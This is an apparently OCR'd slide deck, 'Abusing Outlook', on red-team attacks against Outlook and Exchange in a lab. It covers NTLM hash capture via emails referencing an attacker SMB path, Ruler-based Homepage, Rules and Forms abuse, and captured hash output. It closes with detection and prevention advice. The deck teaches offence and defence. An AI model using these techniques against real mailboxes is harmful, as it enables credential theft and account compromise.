Abusing Outlook

- Chirag Savla

#whoami

- Chirag Savla
  - You can follow me on Twitter - @chiragsavla94
  - Interest area – Red Teaming, Application Security, Penetration Testing.

Lab Details

- Domain Controller (2k12) – 10.0.2.15
- Exchange Server 2013 (2k12) – 10.0.2.16
- Domain Client (Win 7) – 10.0.2.22
- Kali Linux – 10.0.2.4

Agenda

- Gain Credentials
- Abuse Homepage feature of Outlook
- Abuse Rule feature of Outlook
- Abuse Forms feature of Outlook
- Detection / Prevention of such attacks

Gain Credentials

- As a feature / functionality of windows, the systems shares the NetNTLMv2 format credentials whenever the smb connection is made with the target system.
- There are couple of ways to gain the credentials of the user via Email.
  - Send mail which contains smb calls to attacks server
    - EG:- \\attackerserver\demo.jpg
  - Send email with malicious RTF file (CVE-2018-0950).

Gain Credentials

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.0.2.21
[SMBv2] NTLMv2-SSP Username : RTLABS\user1
[SMBv2] NTLMv2-SSP Hash     : user1::RTLABS:f1801889d3a59804:6340672E1C8EC3FAF56
E7EF84316D288:0101000000000000C0653150DE09D201F0CFB25C368015140000000000200080053
004D004200330001001E0057004900 4E002D0050005200480034003900320052005100 4100460056
0004001400530 04D00420033002E006C006F00630061006C0003003400570049004E002D00500052
0048003400390032005200510041004600560 02E0053004D00420033002E006C006F00630061006C
0005001400530 04D00420033002E006C006F00630061006C0007000800C0653150DE09D201060004
0002000000080030003000000000000000000000000020000037FAE75F9FB154B0F9733034B28B1F
9F4ED75EECAD03540CFE552F4BCA80FFF40A0010000000000000000000000000000000009001A
0063006900660073002F00310030002E0030002E0032002E00340000000000000000000000000000
[SMBv2] NTLMv2-SSP Client   : 10.0.2.21
[SMBv2] NTLMv2-SSP Username : RTLABS\user1
[SMBv2] NTLMv2-SSP Hash     : user1::RTLABS:a9fca5ef68577450:56DAD45D1E3CFFCF842
2A35715BF8354:0101000000000000C0653150DE09D201E87F5BBEFFD75D1100000000200080053
004D004200330001001E0057004900 4E002D0050005200480034003900320052005100 4100460056
0004001400530 04D00420033002E006C006F00630061006C0003003400570049004E002D00500052
0048003400390032005200510041004600560 02E0053004D00420033002E006C006F00630061006C
0005001400530 04D00420033002E006C006F00630061006C0007000800C0653150DE09D201060004
0002000000080030003000000000000000000000000020000037FAE75F9FB154B0F9733034B28B1F
9F4ED75EECAD03540CFE552F4BCA80FFF40A0010000000000000000000000000000000009001A
0063006900660073002F00310030002E0030002E0032002E00340000000000000000000000000000
```


Demo

Abuse Homepage feature of Outlook

- Outlook Home Page, a legacy feature not many use or are aware of. The homepage allows you to customize the default view for any folder in Outlook. This allows specifying a URL to be loaded and displayed whenever a folder is opened. This URL has to be either HTTP or HTTPS and can be either an internal or external network location. CVE-2017-11774
- We will be using Ruler tool for performing all the attacks on outlook

https://sensepost.com/blog/2017/outlook-home-page-another-ruler-vector/

Abuse Homepage feature of Outlook



https://sensepost.com/blog/2017/outlook-home-page-another-ruler-vector/

Demo

Abuse Rules feature of Outlook

- A rule is an action that Outlook runs automatically on incoming or outgoing messages. You choose what triggers the rule as well as the actions the rule takes. For example, you can create a rule to move all messages from your manager to a folder or to delete all messages with "Buy now!" in the subject. CVE-2017-8506, CVE-2017-8507, CVE-2017-8508.

https://sensepost.com/blog/2016/mapi-over-http-and-mailrule-pwnage/

Demo

Abuse Forms feature of Outlook

- Forms provide a user/organization with email customization options on how it is presented or composed. This includes features such as autocompleting the bcc field or inserting template text. All Outlook message objects are actually forms in their own right. The only difference between an Appointment Request message and a normal Message, is the form used to display these in the Outlook UI.

Demo

Detection / Prevention of such attacks

- Credential Theft.
  - Monitor and block all outwards communications on port 445/tcp, 137/tcp, 139/tcp, along with 137/udp and 139/udp.
  - Block NT LAN Manager (NTLM) Single Sign-on (SSO) authentication.
  - Always use complex passwords, that cannot be cracked easily even if their hashes are stolen
- Outlook Attacks.
  - Use notruler tool for detecting attacks which are performed using ruler.
  - Apply the security patches.

https://sensepost.com/blog/2017/notruler-turning-offence-into-defence/

Demo

Any Questions ?

Thank You !